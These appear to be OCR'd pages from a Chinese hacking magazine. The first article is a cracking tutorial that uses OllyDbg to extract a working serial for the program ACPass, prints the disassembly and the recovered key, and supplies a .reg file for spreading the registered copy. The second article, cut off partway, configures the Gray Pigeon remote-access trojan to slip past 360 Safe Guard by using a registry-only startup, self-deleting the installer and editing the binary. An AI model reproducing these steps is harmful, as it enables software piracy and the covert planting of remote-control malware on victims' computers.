


图4

下好断点后按F9运行，现在仔细观察堆栈窗口中的信息，如果看到如图6所示的注册表的位置时就要注意了，不过没有发现software\ACPass这个信息，我们继续按F9，现在程序已经运行了，我们在堆栈窗口都没有发现要找的信息，看来这种方法行不通，那么我们就换另外一种方法，重新载入程序，在反汇编窗口点鼠标右键，选择“查找”－“当前模块中的名称”，也可以使用快捷键CTRL+N，




图5

这时就会出现一大堆函数名称，我们寻找R开头的就可以，找到如图7所示的函数，然后设置断点，如图8。




图6




图 7




图 8




图 9




图 10

设置完成后就会在左下角显示成功设置了两个断点，按 F9 运行程序，直到右下角堆栈中出现 software\acpass，按 ALT+9 返回程序，接着一直单步跟踪，这时注册码就会出现了，具体的过程我已经做成教程并收录在了光盘中，在此就省略单步跟踪了，大家可以详细的参考一下教程。

下面我再介绍另外一种方法，就是查找字符串法。在 OD 中选择“超级字符串参考”－“查找 ASCII”，慢慢查看这些字符串，如图 9，看到这里大家会想起什么吧，我们的假码就是写入了注册表的这个位置，现在我们双击这行代码来到反汇编窗口，但是要注意我们要找的信息是“未购买用户”，上面的那个注册表位置我们不要找成如图 10 所示的位置。

找到这一段的段首位置 **004D4DAC 55 PUSH EBP** 处按 F2 下断点，接着按 F9 运行，此时程序就会断在 004D4DAC 处，然后按 F8 单步跟踪，下面是关键的代码：




图 11

```
004D4DFE   BA C04F4D00    MOV EDX,ACpass.004D4FC0          software\acpass
004D4E03   8BC6           MOV EAX,ESI                      开始读取注册表
004D4E05   E8 EA34F9FF    CALL ACpass.004682F4
004D4E0A   8D4D FC        LEA ECX,DWORD PTR SS:[EBP-4]
004D4E0D   BA D84F4D00    MOV EDX,ACpass.004D4FD8          reguser
004D4E12   8BC6           MOV EAX,ESI
004D4E14   E8 C336F9FF    CALL ACpass.004684DC             开始读取用户名
004D4E19   8B55 FC        MOV EDX,DWORD PTR SS:[EBP-4]
004D4E1C   B8 E4C14D00    MOV EAX,ACpass.004DC1E4
004D4E21   E8 AAF6F2FF    CALL ACpass.004044D0
004D4E26   8D4D F8        LEA ECX,DWORD PTR SS:[EBP-8]
004D4E29   BA E84F4D00    MOV EDX,ACpass.004D4FE8          regno 注册还是未注册
004D4E2E   8BC6           MOV EAX,ESI
004D4E30   E8 A736F9FF    CALL ACpass.004684DC             开始读取假码
004D4E35   8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
004D4E38   50             PUSH EAX
004D4E39   8D4D F4        LEA ECX,DWORD PTR SS:[EBP-C]
004D4E3C   BA F84F4D00    MOV EDX,ACpass.004D4FF8          acpasschina
004D4E41   A1 E4C14D00    MOV EAX,DWORD PTR DS:[4DC1E4]
004D4E46   E8 1DEAFFFF    CALL ACpass.004D3868
004D4E4B   8B55 F4        MOV EDX,DWORD PTR SS:[EBP-C]     真正的注册码出现
```

当我们跟踪到 004D4E4B 时真正的注册码出现了，用户名 huanying，注册码 C61A934E64E68847，现在我们注册看看能否注册成功吧？重启软件后我们点注册验证，如图 11，发现已经注册成功了。现在打开记事本编写以下代码：

```
Windows Registry Editor Version 5.00

[HKEY_USERS\S-1-5-21-2000478354-842925246-1202660629-500\software\ACPass]
"RegUser"="huanying"
"RegNo"="C61A934E64E68847"
```

编写好后将其保存为 key.reg，上面这段代码相信各位小菜都能看的懂吧，我就不再啰嗦了。当把软件传给朋友的时候可以把这个注册表文件与软件放在一起，双击将其导入注册表，再次运行软件就会发现软件已经是注册版本了。好了，文章到此也就结束了，有什么问题可以到黑 X 的论坛找我。

（本文所涉及到的 Access 数据库密码破留器、PEiD、OD 和教程已收录到光盘中）

文字难易度：★★★
文章阅读点：通过修改灰鸽子的启动方式来绕过360安全卫士的拦截

灰鸽子过360主动的最佳方法

无敌小龙

360是国内使用非常普及的一款免费的安全软件，相信许多小菜的电脑中都会安装它，如果我们尝试在安装有360安全卫士的电脑中运行灰鸽子，就会立刻看到“一个未知的系统启动项正在被装入”的提示，如图1。




图1

碰到这样的情况时我们该怎么办呢，难道我们的灰鸽子就得因为360的出现而“鸽在屋檐下，不得不低头”？NO！NO！其实，我们可以使用其它的方法来绕过360的主动防御！首先打开灰鸽子进行服务端的配置，在“安装路径”那里先简单的修改一下（不要使用默认的SYSTEM目录），然后勾选上“安装成功后自动删除安装文件”，如图2。




图2

现在，我们来到“启动项设置”中，在这里只勾选上注册表启动，因为选择服务启动的话是一定会被360安全卫士拦截的，如图3。




图3

接着就可以点击右下方的“生成服务器”按钮来生成一个服务端程序了，然后使用C32ASM打开该文件，搜索SOFTWARE\Microsoft\Windows\CurrentVersion\Run，但是令人遗憾的是，虽然在程序中也搜索到了结果，但是经我测试，这里的搜索结果却并非实现注册表启动的路径字符串信息，如图4。

